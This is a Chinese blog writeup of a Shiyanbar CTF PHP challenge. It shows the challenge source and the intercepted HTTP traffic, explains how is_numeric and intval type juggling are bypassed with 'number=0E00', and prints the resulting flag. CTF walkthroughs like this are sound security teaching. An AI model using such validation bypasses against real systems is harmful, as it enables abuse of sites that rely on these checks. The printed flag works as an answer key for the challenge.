

实验吧 你真的会PHP吗 writeup

原创


zero-L 于 2019-07-10 09:48:06 发布 146 收藏

分类专栏: [ctf 实验吧](#) 文章标签: [ctf 实验吧](#) [writeup](#) [你真的会php吗](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39938635/article/details/95307355

版权



ctf 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



实验吧

3 篇文章 0 订阅

订阅专栏

题目传送门 <http://ctf5.shiyanbar.com/web/PHP/index.php>

抓个包先, 发现hint

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /web/PHP/index.php HTTP/1.1 Host: ctf5.shiyanbar.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: keep-alive Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0 Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>				<pre>HTTP/1.1 200 OK Server: nginx/1.10.2 Date: Wed, 10 Jul 2019 09:38:11 GMT Content-Type: text/html Connection: keep-alive X-Powered-By: PHP/5.5.38 hint: 6c525af4059b4fe7d8c33a.txt Content-Length: 12 have a fun!!</pre>		

https://blog.csdn.net/weixin_39938635

访问得到源码

```
<?php

$info = "";
$req = [];
$flag="xxxxxxxxxx";

ini_set("display_error", false);
error_reporting(0);

if(!isset($_POST['number'])){
    header("hint:6c525af4059b4fe7d8c33a.txt");

    die("have a fun!!");
}

foreach($_POST as $global_var) {
```

```

foreach($global_var as $key => $value) {
    $value = trim($value);
    is_string($value) && $req[$key] = addslashes($value);
}
}

function is_palindrome_number($number) {
    $number = strval($number);
    $i = 0;
    $j = strlen($number) - 1;
    while($i < $j) {
        if($number[$i] != $number[$j]) {
            return false;
        }
        $i++;
        $j--;
    }
    return true;
}

if(is_numeric($_REQUEST['number'])){

    $info="sorry, you cann't input a number!";

}elseif($req['number']!=strval(intval($req['number']))){

    $info = "number must be equal to it's integer!! ";

}else{

    $value1 = intval($req["number"]);
    $value2 = intval(strrev($req["number"]));

    if($value1!=$value2){
        $info="no, this is not a palindrome number!";
    }else{

        if(is_palindrome_number($req["number"])){
            $info = "nice! {$value1} is a palindrome number!";
        }else{
            $info=$flag;
        }
    }
}

echo $info;

```

可以看到，需要提交一个number字段，经过is_numeric函数判断，number反转后的值与number相同，但number不是回文数字，才可以得到flag。

百度is_numeric的源码，看下它的判断标准

放一个参考链接

<http://www.vuln.cn/8198>

经过查找，找到真正的处理函数 `is_numeric_string_ex`，省略一些代码，我们只用知道哪些字符能够出现在 `is_numeric` 的参数中，很明显可以看出，
空格、`\t`、`\n`、`\r`、`\v`、`\f`、`+`、`-`能够出现在参数开头，“点”能够在参数任何位置，`E`、`e`只能出现在参数中间。

于是我们构造一个

`number=0E00`，满足上述条件（`0==0E00`）




```
1 <?php
2
3 date_default_timezone_set('Asia/Shanghai');
4 $a=0;
5 $b=strval(intval(0E10));
6 if($a!=$b)
7     echo 'flase';
8 else echo 'true';
9
```

Output: true
sandbox> exited with status 0

https://blog.csdn.net/weixin_39938635

得到flag



Request

Raw Params Headers Hex

```
POST /web/PHP/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 15

number=0E00
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 10 Jul 2019 09:33:27 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.5.38
Content-Length: 26

FLAG {2dd8711082fe24c19ae8}
```

https://blog.csdn.net/weixin_39938635

补充：看了下大家的writeup发现还有使用溢出绕过的

参考链接

https://blog.csdn.net/qq_30464257/article/details/85014654